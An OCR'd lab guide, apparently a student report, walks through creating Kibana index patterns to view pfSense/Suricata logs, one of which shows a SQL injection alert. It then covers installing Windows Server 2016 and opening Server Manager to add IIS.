
No results match your search criteria

Expand your time range
Try searching over a longer period of time.

want to add devices to "Manager index pattern fields"



See devices in index management




Index Management

Update your Elasticsearch indices individually or in bulk. Learn more.

Name	Health	Status	Primaries	Replicas	Docs count	Storage size
logstash-2024.07.17	● yellow	open	1	1	1538	369.6kb
metrics-endpoint.metadata_current_default	● green	open	1	0	0	227b
filebeat-7.17.22-2024.06.25-000001	● yellow	open	1	1	22566	4.6mb


Go to "index patterns" to create index patterns



Index patterns

Create and manage the index patterns that help you retrieve your data from Elasticsearch.

Select the corresponding index patterns on the right



Create index pattern

A name is required.


Use an asterisk (*) to match multiple characters. Spaces and the characters , /, ?, ", <, >, | are not allowed.

Select a timestamp field for use with the global time filter.

Your index pattern can match 4 sources.

filebeat-7.17.22	Alias
filebeat-7.17.22-2024.06.25-000001	Index
logstash-2024.07.17	Index
metrics-endpoint.metadata_current_default	Index

Go back to discover, select log type and view log



Query: sql

Last 15 minutes

Index pattern: logstash-2024.07.17

25 hits


Jul 17, 2024 @ 18:20:54.841 - Jul 17, 2024 @ 18:35:54.841

```
Time                        Document
Jul 17, 2024 @ 18:35:47.395 message: <141>1 2024-07-17T17:27:30.783430+07:00 pfSense.home.arpa suricata 72951 - - [1:50300006:0]
                            Possible SQL Injection attack (Contains SELECT POST DATA) [Classification: (null)] [Priority: 3] {TCP}
                            192.168.0.106:55208 -> 192.168.0.69:80 @timestamp: Jul 17, 2024 @ 18:35:47.395 @version: 1
                            host: 192.168.0.101 tags: PFSense, Ready type: syslog _id: 4696wJABIRYQqEIgIBX9 _index: logstash-
                            2024.07.17 _score: - _type: _doc
Jul 17, 2024 @ 18:35:47.392 message: <141>1 2024-07-17T17:27:30.783131+07:00 pfSense.home.arpa suricata 72951 - - [1:50300006:0]
```

2.6 Install WebServer

Tải window Server: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2016/

Boot the operating system using the ISO file. Fill in the parameters and press next until the installation is complete.




Language to install: English (United States)


Time and currency format: English (United States)

Keyboard or input method: US

Enter your language and other preferences and click "Next" to continue.




© 2016 Microsoft Corporation. All rights reserved.



Select the operating system you want to install

Operating system	Architecture	Date modified
Windows Server 2016 Standard	x64	9/12/2016
Windows Server 2016 Standard (Desktop Experience)	x64	9/12/2016
Windows Server 2016 Datacenter	x64	9/12/2016
Windows Server 2016 Datacenter (Desktop Experience)	x64	9/12/2016

Description:
This option is useful when a GUI is required—for example, to provide backward compatibility for an application that cannot be run on a Server Core installation. All server roles and features are supported. For more details see "Windows Server Installation Options."




Applicable notices and license terms

IMPORTANT NOTICE (followed by LICENSE TERMS)

Diagnostic and Usage Information. Microsoft automatically collects this information over the internet, and uses it to help improve your installation, upgrade, and user experience, and the quality and security of Microsoft products and services. Consistent with these purposes, the information may be associated with your organization. Windows Server 2016 has four (4) information collection settings (Security, Basic, Enhanced, and Full), and uses the "**Enhanced**" setting by default. This level includes information required to: (i) run our antimalware and diagnostic and usage information technologies; (ii) understand device quality, and application usage and compatibility; and (iii) identify quality issues in the use and performance of the operating system and applications.


☑ I accept the license terms



Which type of installation do you want?

Upgrade: Install Windows and keep files, settings, and applications
The files, settings, and applications are moved to Windows with this option. This option is only available when a supported version of Windows is already running on the computer.


Custom: Install Windows only (advanced)
The files, settings, and applications aren't moved to Windows with this option. If you want to make changes to partitions and drives, start the computer using the installation disc. We recommend backing up your files before you continue.



Windows Setup

Where do you want to install Windows?

Name	Total size	Free space	Type
Drive 0 Unallocated Space	150.0 GB	150.0 GB	




Windows Setup

Windows needs to restart to continue

Restarting in 7 seconds


Installation is complete.



Press Ctrl+Alt+Delete to unlock.

11:20

Friday, October 4



WELCOME TO SERVER MANAGER

1 Configure this local server

2 Add roles and features

3 Add other servers to manage

4 Create a server group


5 Connect this server to cloud services

ROLES AND SERVER GROUPS

Roles: 0 | Server groups: 1 | Servers total: 1

Local Server 1	All Servers 1
Manageability	Manageability
Events	Events
Services	Services
Performance	Performance
BPA results	BPA results

Go to Server manager and install IIS Roles.

